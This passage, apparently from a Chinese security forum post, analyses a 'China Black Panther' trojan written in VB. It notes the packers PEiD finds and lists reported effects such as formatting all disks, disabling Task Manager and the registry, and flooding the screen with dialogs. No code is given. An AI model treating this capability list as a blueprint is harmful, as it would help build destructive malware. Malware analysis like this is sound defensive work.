


图3




图4




图5

我们继续用PEID查壳升级版为VB增强版加壳了跟我想象的一样，这东西估计就一玩具，病毒功能用VB配合Bat、Vbs基本上很easy！VB不是俗称玩具么？升级版什么未加壳。增强版加了个未知壳如图7-8。

我们运行下这木马试下？呃...我们还是看图9和楼主的描述吧：

1：格式化全部磁盘

2：在桌面上摆了一些文件，图标是黑色的豹子头！共计100余个！删除不掉，打不开。




图6




图7




图8

3：中毒的过程：可以听到一个豹子的叫声，一个男子在说话，声音相当大！开麦听听就知道！

4：中毒的过程：桌面不停的闪！5余种颜色！写着："中华黑豹病毒已经侵入！！！"字很大！吓人...

5：提示几个框框，关不完，声音频率貌似很好听！有错误、提示、警告、等，差不多做成一首音乐了！！一个不停的跳动的对话框，关不掉！写着：玉树地震的事情！。看上去是位爱国者....顶！

6：任务管理器被禁用！

7：注册表被禁用！

8：光驱不停的弹出弹入……

9：全盘文件夹都变了样...等等……

